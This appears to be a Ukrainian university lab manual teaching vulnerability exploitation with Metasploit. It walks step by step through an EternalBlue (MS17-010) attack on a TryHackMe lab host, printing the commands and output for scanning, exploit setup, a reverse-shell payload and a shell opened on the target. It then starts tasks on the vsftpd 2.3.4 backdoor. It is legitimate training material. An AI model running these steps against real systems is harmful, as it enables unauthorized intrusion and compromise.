

ЛАБОРАТОРНА РОБОТА №4
ДОСЛІДЖЕННЯ ПРОЦЕСУ ЕКСПЛУАТАЦІЇ ВРАЗЛИВОСТЕЙ З
ВИКОРИСТАННЯМ METASPLOIT FRAMEWORK

Мета роботи:

1. Дослідження архітектури та функціональних можливостей Metasploit Framework.
2. Дослідження процесу виявлення та експлуатації вразливостей у мережевих сервісах.
3. Формування практичних навичок налаштування експлойтів і корисного навантаження для отримання віддаленого доступу до цільової системи.

Інструменти та ПЗ: VM Kali Linux, Metasploit, Metasploitable2.

Теоретичні відомості

Призначення та архітектура Metasploit Framework

Metasploit Framework – це платформа з відкритим кодом для розробки, тестування та виконання експлойтів. Розроблений компанією Rapid7, цей інструмент є стандартом галузі для проведення тестування на проникнення, аудиту безпеки та перевірки захищеності інформаційних систем. Metasploit дозволяє фахівцям з кібербезпеки автоматизувати виявлення та експлуатацію вразливостей, що значно підвищує ефективність аудиту безпеки.

Metasploit Framework включає в себе набір інструментів для:

1. Розвідки – збору інформації про цільові системи.
2. Сканування вразливостей – виявлення потенційних слабких місць.
3. Експлуатації вразливостей – використання виявлених слабких місць для отримання доступу до цільової системи.
4. Підтримки доступу – встановлення бекдорів та підтримки зв'язку з скомпрометованою системою.
5. Очищення слідів – приховування слідів діяльності.

Архітектурно система складається з наступних компонентів:

1. Ядро (framework core).
2. База модулів.
3. Інтерфейс взаємодії з користувачем.

Основний інтерфейс роботи – **msfconsole**, що забезпечує доступ до всіх функцій платформи через CLI.




Рисунок 1 – Загальна архітектура Metasploit Framework

Основні компоненти Metasploit

Ключові компоненти Metasploit включають:

1. msfconsole.
2. Модулі експлойтів (Exploits).
3. Корисне навантаження (Payloads).
4. Модулі допоміжних функцій (Auxiliary-модулі).
5. Постексплуатаційні модулі (Post-модулі).

msfconsole – це основний інтерактивний інтерфейс командного рядка Metasploit. Саме через нього здійснюється керування всіма модулями платформи, їх налаштування та запуск. Інтерфейс дозволяє виконувати пошук експлойтів, переглядів доступних корисних навантажень, конфігурацію

параметрів (RHOSTS, LHOST, LPORT тощо), а також керування активними сесіями. msfconsole підтримує автодоповнення команд, збереження історії сесій та інтеграцію з базою даних, що робить його зручним інструментом для проведення пентесту в інтерактивному режимі.

Модулі експлойтів – це програмні сценарії, які реалізують використання конкретної вразливості в програмному забезпеченні або сервісі. Кожен експлойт орієнтований на певну версію програмного продукту, операційну систему або протокол.

Експлойт виконує атаку, яка порушує нормальну логіку роботи програми та дозволяє виконати довільний код. Після успішної експлуатації запускається обране корисне навантаження. Модулі експлойтів структуровані за категоріями (наприклад, ftp, smb, http, windows, linux), що спрощує їх пошук та використання.

Payload – це корисне навантаження, яке виконується після успішного застосування експлойта. Саме корисне навантаження визначає, які дії будуть виконані на цільовій системі після отримання контролю.

Існують різні типи корисного навантаження:

1. Reverse shell – цільова система ініціює з'єднання з атакуючою машиною.
2. Bind shell – відкривається порт на стороні жертви для підключення.
3. Meterpreter – розширений інтерактивний агент із широкими можливостями постексплуатації.

При виборі корисного навантаження у Metasploit важливо розрізнити два методи його передачі на цільову систему:

1. Staged – складаються з двох частин. Спочатку експлойт надсилає завантажувач (stager), який встановлює зв'язок і завантажує основну частину коду (stage). Це корисно при обмеженому розмірі буфера для атаки. У синтаксисі Metasploit вони розділяються похилою рискою: *windows/x64/shell/reverse_tcp*.

2. Non-staged. Весь функціонал надсилається одним пакетом одразу після спрацювання експлойта. Вони стабільніші, але займають більше місця. У синтаксисі Metasploit вони розділяються підкресленням: *windows/x64/shell_reverse_tcp*.

Auxiliary-модулі призначені для виконання допоміжних операцій, які не передбачають безпосередньо експлуатацію вразливості. Вони використовуються для збору інформації, сканування портів, перевірки наявності вразливостей, брутфорсу облікових записів тощо. Ці модулі відіграють важливу роль на етапах розвідки та попереднього аналізу цільової системи. Вони допомагають визначити потенційні точки входу перед запуском експлойта.

Post-модулі застосовуються після успішного отримання доступу до системи. Вони дозволяють виконувати подальший аналіз середовища, підвищення привілеїв, збір системної інформації, витяг облікових даних, мережеву розвідку всередині сегмента тощо.

Основні параметри конфігурації модулів

Для успішної роботи з будь-яким модулем у Metasploit необхідно розуміти та правильно налаштувати ключові змінні середовища.

Основними змінними середовища є:

1. **RHOSTS** (Remote Hosts) – IP-адреса, діапазон адрес або доменне ім'я цільової системи (жертви).

2. **LHOST** (Local Host) – IP-адреса атакуючої машини. Цей параметр є критичним для “зворотних” з'єднань (Reverse Shell), оскільки саме на цю адресу жертва буде надсилати відповідь після успішного зламу.

3. **LPORT** (Local Port) – порт на атакуючій машині, який буде “слухати” вхідне підключення від цілі. Важливо обрати порт, який не зайнятий іншими сервісами.

4. **RPORT** (Remote Port) – порт на цільовій системі, де працює вразливий сервіс (наприклад, 21 для FTP або 80 для HTTP).

Типи сесій та взаємодії

Після успішної експлуатації вразливості Metasploit відкриває сесію зв'язку з ціллю. Існує два основних типи таких сесій:

1. Command Shell.
2. Meterpreter.

Command Shell – це стандартний інтерфейс командного рядка операційної системи (*/bin/sh* у Linux або *cmd.exe* у Windows). Він дозволяє виконувати лише ті команди, які доступні в самій ОС. Можливості взаємодії обмежені, а автоматизація багатьох дій (наприклад, завантаження файлів) потребує додаткових зусиль.

Meterpreter – це вдосконалене, інтерактивне корисне навантаження, розроблене спеціально для Metasploit. Meterpreter працює виключно в оперативній пам'яті без запису виконуваного файлу на диск, що робить його важким для виявлення антивірусами.

Переваги Meterpreter:

1. Повний контроль над файловою системою (upload/download).
2. Можливість робити скріншоти та запис з веб-камери.
3. Зняття дамів хешів паролів (hashdump).
4. Закріплення для постійного доступу (persistence).
5. Можливість “перестрибувати” (pivoting) на інші комп'ютери у внутрішній мережі жертви.

Важливою функцією Meterpreter є команда *getsystem*. Вона автоматизує процес підвищення привілеїв до рівня NT AUTHORITY\SYSTEM шляхом маніпуляцій із системними токенами. Це дозволяє отримати повний контроль над ОС без використання додаткових локальних експлойтів.

Базові команди та синтаксис msfconsole

Таблиця 1. Базові команди msfconsole

Команда	Опис
<code>msfconsole</code>	Запуск головного інтерфейсу Metasploit
<code>search [назва]</code>	Пошук модулів (експлойтів, сканерів) за назвою, CVE або сервісом
<code>use [шлях]</code>	Активація обраного модуля для подальшої роботи
<code>info</code>	Виведення детальної інформації про обраний модуль
<code>show options</code>	Перегляд списку параметрів, необхідних для запуску (RHOSTS, PAYLOAD тощо)
<code>show payloads</code>	Перегляд доступних payload для поточного експлойту
<code>set [параметр] [значення]</code>	Встановлення значення для конкретної змінної
<code>exploit</code> або <code>run</code>	Запуск активного модуля (виконання атаки або сканування)
<code>back</code>	Повернення з контексту модуля до основного меню
<code>sessions -I [ID]</code>	Перехід до активної сесії (взаємодія зі зламанною системою)

Приклад практичного застосування Metasploit

Для детальнішого розуміння життєвого циклу атаки в середовищі Metasploit обрано алгоритм експлуатації критичної вразливості в протоколі SMB (Server Message Block) OS Windows 7. Дана вразливість (MS17-010, відома як EternalBlue) дозволяє зловмиснику віддалено виконати довільний код (RCE) шляхом надсилання спеціально сформованого пакета.

Параметри середовища:


- IP-адреса атакуючого хоста: 192.168.183.138.
- IP-адреса вразливого хоста: 10.67.137.67 (лабораторна машина

<https://tryhackme.com/room/blue>).

Етап 1. Розвідка (Reconnaissance).

На початковому етапі за допомогою інструмента Nmap здійснюється сканування цільового хоста для ідентифікації відкритих портів та версій запущених служб. Використовуються наступні параметри.

- **sC** – запуск стандартних NSE-скриптів. Виконуються базові перевірки сервісів.
- **sV** – визначення версії сервісу.



```
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]~[~/Desktop]
└─$ nmap -sC -sV 10.67.137.67
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-16 18:43 UTC
Nmap scan report for 10.67.137.67
Host is up (0.12s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
1309/tcp  filtered jtag-server
```

Рисунок 2 – Результат сканування хоста-жертви за допомогою інструмента Nmap

З отриманих даних (рис. 1) встановлено:

- ОС: Windows 7.
- Відкритий порт 445 (служба SMB).

На основі аналізу відкритих джерел для даної конфігурації ідентифіковано вразливість MS17-010.



Рисунок 3 – Знайдена вразливість в сервісі SMB

Етап 2. Пошук та верифікація модуля в Metasploit.

Для підготовки до атаки виконується запуск консолі Metasploit командою “*msfconsole*”.





Рисунок 4 – Запуск msfconsole

Пошук експлойтів та допоміжних модулів у фреймворку Metasploit здійснюється за допомогою команди search, яка дозволяє виконувати

індексований пошук по назві вразливості, CVE-ідентифікатору або типу модуля. Для вразливості MS17-010 виконується команда: “*search ms17-010*”.



```
[msf](Jobs:0 Agents:0) >> search ms17-010


Matching Modules
=====
#  Name                                                                                                                                                               Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue                                             2017-03-14     average  Yes    MS17-010 EternalBlue SMB Remote
Windows Kernel Pool Corruption
1  \_ target: Automatic Target                                                         .               .      .      .
2  \_ target: Windows 7                                                                .               .      .      .
3  \_ target: Windows Embedded Standard 7                                             .               .      .      .
4  \_ target: Windows Server 2008 R2                                                  .               .      .      .
5  \_ target: Windows 8                                                                .               .      .      .
6  \_ target: Windows 8.1                                                             .               .      .      .
7  \_ target: Windows Server 2012                                                     .               .      .      .
8  \_ target: Windows 10 Pro                                                           .               .      .      .
9  \_ target: Windows 10 Enterprise Evaluation                                       .               .      .      .
10 exploit/windows/smb/ms17_010_psexec                                               2017-03-14     normal  Yes    MS17-010 EternalRomance/Eternal
Synergy/EternalChampion SMB Remote Windows Code Execution
11 \_ target: Automatic                                                               .               .      .      .
12 \_ target: PowerShell                                                               .               .      .      .
13 \_ target: Native upload                                                            .               .      .      .
14 \_ target: MOF upload                                                               .               .      .      .
15 \_ AKA: ETERNALSYNERGY                                                             .               .      .      .
16 \_ AKA: ETERNALROMANCE                                                             .               .      .      .
17 \_ AKA: ETERNALCHAMPION                                                            .               .      .      .
18 \_ AKA: ETERNALBLUE                                                                .               .      .      .
19 auxiliary/admin/smb/ms17_010_command                                             2017-03-14     normal  No     MS17-010 EternalRomance/Eternal
Synergy/EternalChampion SMB Remote Windows Command Execution
```

Рисунок 5 – Результат пошуку експлойтів за назвою вразливості “*ms17-010*”

У результаті пошуку відображається перелік доступних модулів: експлойтів (exploit), сканерів (auxiliary), а також пов’язаних компонентів. На цьому етапі доцільно спочатку провести неструктивну перевірку цільового хоста на наявність вразливості.

Етап 3. Перевірка наявності вразливості (Verification Phase).

Для підтвердження наявності MS17-010 без виконання активної експлуатації використовується модуль: *auxiliary/scanner/smb/smb_ms17_010*,



```
20 \_ AKA: ETERNALSYNERGY . . . .
21 \_ AKA: ETERNALROMANCE . . . .
22 \_ AKA: ETERNALCHAMPION . . . .
23 \_ AKA: ETERNALBLUE . . . .
24 auxiliary/scanner/smb/smb_ms17_010 . normal No MS17-010 SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR . . . .
26 \_ AKA: ETERNALBLUE . . . .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Ex
ecution
28 \_ target: Execute payload (x64) . . . .
29 \_ target: Neutralize implant . . . .
```

Рисунок 6 – Модуль для сканування на вразливість “*ms17-010*”

Оскільки порядковий номер сканера у списку – 24, для його активації виконується команда: “*use 24*”.

Після завантаження модуля необхідно переглянути перелік обов'язкових та опціональних параметрів командою “*show options*”.

```
[msf](Jobs:0 Agents:0) >> use 24
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >> show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name      Current Setting      Required  Description
  ----      -
  CHECK_ARCH true                 no        Check for architecture on vulnerable hosts
  CHECK_DOPU true                 no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE false                no        Check for named pipe on vulnerable hosts
  NAMED_PIPES /usr/share/metasploit-framework/
             data/wordlists/named_pipes.txt      yes       List of named pipes to check

  RHOSTS    yes                 yes       The target host(s), see https://docs.metasploit.com/docs/
             /using-metasploit/basics/using-metasploit.html

  RPORT     445                 yes       The SMB service port (TCP)
  SMBDomain .                   no        The Windows domain to use for authentication
  SMBPass   .                   no        The password for the specified username
  SMBUser   .                   no        The username to authenticate as
  THREADS   1                   yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Рисунок 7 – Перегляд списку параметрів, необхідних для запуску
З аналізу параметрів видно, що для запуску сканування необхідно встановити значення змінної RHOSTS – IP-адресу цільового хоста командою “*set RHOSTS 10.67.137.67*”. Після коректного встановлення параметра виконується запуск модуля командою “*run*” або “*exploit*”.

```
Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >> set RHOSTS 10.67.137.67
RHOSTS => 10.67.137.67
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >> run
[*] 10.67.137.67:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34:
warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.67.137.67:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >>
```

Рисунок 8 – Успішне сканування на вразливість

У результаті сканування отримано повідомлення: Host is likely VULNERABLE to MS17-010!. Це означає, що цільова система потенційно вразлива до експлуатації через MS17-010. Таким чином, фаза верифікації завершена, і можна переходити до активної експлуатації.

Етап 4. Експлуатація вразливості.

Повторно виконаємо пошук: “*search ms17-010*”. Для реалізації атаки використовується експлойт: *exploit/windows/smb/ms17_010_eternalblue*. Цей модуль реалізує механізм атаки EternalBlue, що використовує переповнення буфера в обробці SMB-пакетів у Windows.

```

Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >> search ms17-010

Matching Modules
=====
# Name Disclosure Date Rank Check Description
-----
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote
Windows Kernel Pool Corruption

```

Рисунок 9 – Експлойт для реалізації атаки

Оскільки порядковий номер експлойту – 0, виконується команда: “*use 0*”. Далі переглядаються параметри “*show options*”.

```

Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >> use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name Current Setting Required Description
-----
RHOSTS  yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass no (Optional) The password for the specified username
SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.9.134 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

```

Рисунок 10 – Перегляд параметрів для реалізації атаки

Для коректної роботи необхідно встановити:

- RHOSTS – IP-адресу машини-жертви.
- LHOST – IP-адресу машини атакуючого (для зворотного з’єднання).

```

tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> View the full module info with the info -d command.
UNKNOWN group default qlen 500
link/none [msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 10.67.137.67
RHOSTS => 10.67.137.67
valid_lft forever preferred_lft forever [msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST 192.168.183.138
LHOST => 192.168.183.138
inet6 fe80::9158:a5b5:c10f:7d23/64 scope link

```

Рисунок 11 – Встановлення значень параметрів RHOSTS та LHOST

Для отримання інтерактивного доступу до системи використовується payload: “*windows/x64/shell_reverse_tcp*”.

```

Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >>

```

Рисунок 12 – Встановлення значення корисного навантаження

Даний тип корисного навантаження ініціює TCP-з'єднання з машини-жертви на машину атакуючого, що дозволяє обійти NAT та фаєволи, які блокують вхідні з'єднання: “*set payload windows/x64/shell_reverse_tcp*”.

Після конфігурації параметрів виконується запуск командою “*run*”.

```
[+] 10.67.137.67:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.67.137.67:445 - CORE raw buffer dump (42 bytes)
[*] 10.67.137.67:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.67.137.67:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.67.137.67:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.67.137.67:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.67.137.67:445 - Trying exploit with 17 Groom Allocations.
[*] 10.67.137.67:445 - Sending all but last fragment of exploit packet
[*] 10.67.137.67:445 - Starting non-paged pool grooming
[+] 10.67.137.67:445 - Sending SMBv2 buffers
[+] 10.67.137.67:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.67.137.67:445 - Sending final SMBv2 buffers.
[*] 10.67.137.67:445 - Sending last fragment of exploit packet!
[*] 10.67.137.67:445 - Receiving response from exploit packet
[+] 10.67.137.67:445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 10.67.137.67:445 - Sending egg to corrupted connection.
[*] 10.67.137.67:445 - Triggering free of corrupted buffer.
[*] Command shell session 10 opened (192.168.183.138:4444 -> 10.67.137.67:49187) at 2026-02-16 19:02:20 +0000
[+] 10.67.137.67:445 - -----WIN-----
[+] 10.67.137.67:445 - -----

Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----

C:\Windows\system32>
```

Рисунок 13 – Успішна експлуатація вразливості *ms17_010*

У випадку успішної експлуатації відбувається встановлення зворотного TCP-з'єднання та відкриття командної оболонки від імені процесу, в контексті якого була виконана атака (часто – SYSTEM у випадку успішної реалізації EternalBlue).

```
C:\Windows\system32>echo PWNED > C:\Users\Public\proof.txt
echo PWNED > C:\Users\Public\proof.txt

C:\Windows\system32>type C:\Users\Public\proof.txt
type C:\Users\Public\proof.txt
PWNED

C:\Windows\system32>dir C:\Users\Public
dir C:\Users\Public
Volume in drive C has no label.
Volume Serial Number is E611-0B66

Directory of C:\Users\Public
secret_32.png
02/16/2026 01:03 PM <DIR> .
02/16/2026 01:03 PM <DIR> ..
07/13/2009 11:08 PM <DIR> Documents
07/13/2009 10:54 PM <DIR> Downloads
07/13/2009 10:54 PM <DIR> Music
07/13/2009 10:54 PM <DIR> Pictures
02/16/2026 01:03 PM 8 proof.txt
04/12/2011 02:28 AM <DIR> Recorded TV
07/13/2009 10:54 PM <DIR> Videos
1 File(s) 8 bytes
8 Dir(s) 20,378,124,288 bytes free
```

Рисунок 14 – Успішно отриманий доступ до машини-жертви

Після отримання первинного доступу логічним продовженням атаки є реалізація постексплуатаційних дій:

1. Privilege Escalation – перевірка та закріплення найвищого рівня привілеїв.

2. Persistence – створення механізмів повторного доступу (служби, планувальник завдань, реєстр).

3. Lateral Movement – горизонтальне переміщення мережею з використанням отриманих облікових даних.

4. Credential Dumping – вилучення хешів паролів для подальшої компрометації.

Таким чином, вразливість MS17-010 дозволяє виконати повний цикл атаки – від первинної перевірки до отримання віддаленого доступу та подальшої компрометації інфраструктури.

Завдання на лабораторну роботу

Завдання цієї лабораторної роботи виконуються на віртуальній машині Kali Linux (збірка від Cisco), у межах якої розгорнута вразлива інфраструктура для практичного дослідження процесів експлуатації вразливостей.

Завдання 1. Експлуатація вразливого FTP-сервісу (vsftpd).

1. Проведення мережевого сканування.

1.1. Виконати сканування цільової машини за допомогою утиліти Nmap. IP-адреса жертви: **172.17.0.2**.

1.2. Ідентифікувати FTP-сервіс (порт 21/tcp).

2. Аналіз вразливості.

2.1. Виконати пошук інформації про виявлену версію vsftpd.

2.2. Встановити наявність відомої вразливості.

3. Пошук та вибір експлойту.

3.1. Запустити Metasploit Framework командою: *msfconsole*

3.2. Виконати пошук експлойтів за ключовим словом *vsftpd*.

```

kali@Kali: ~
File Actions Edit View Help
msf6 > search vsftpd

Matching Modules

# Name                               Disclosure Date Rank Check
- - - - -
0 auxiliary/dos/ftp/vsftpd_232        2011-02-03      normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

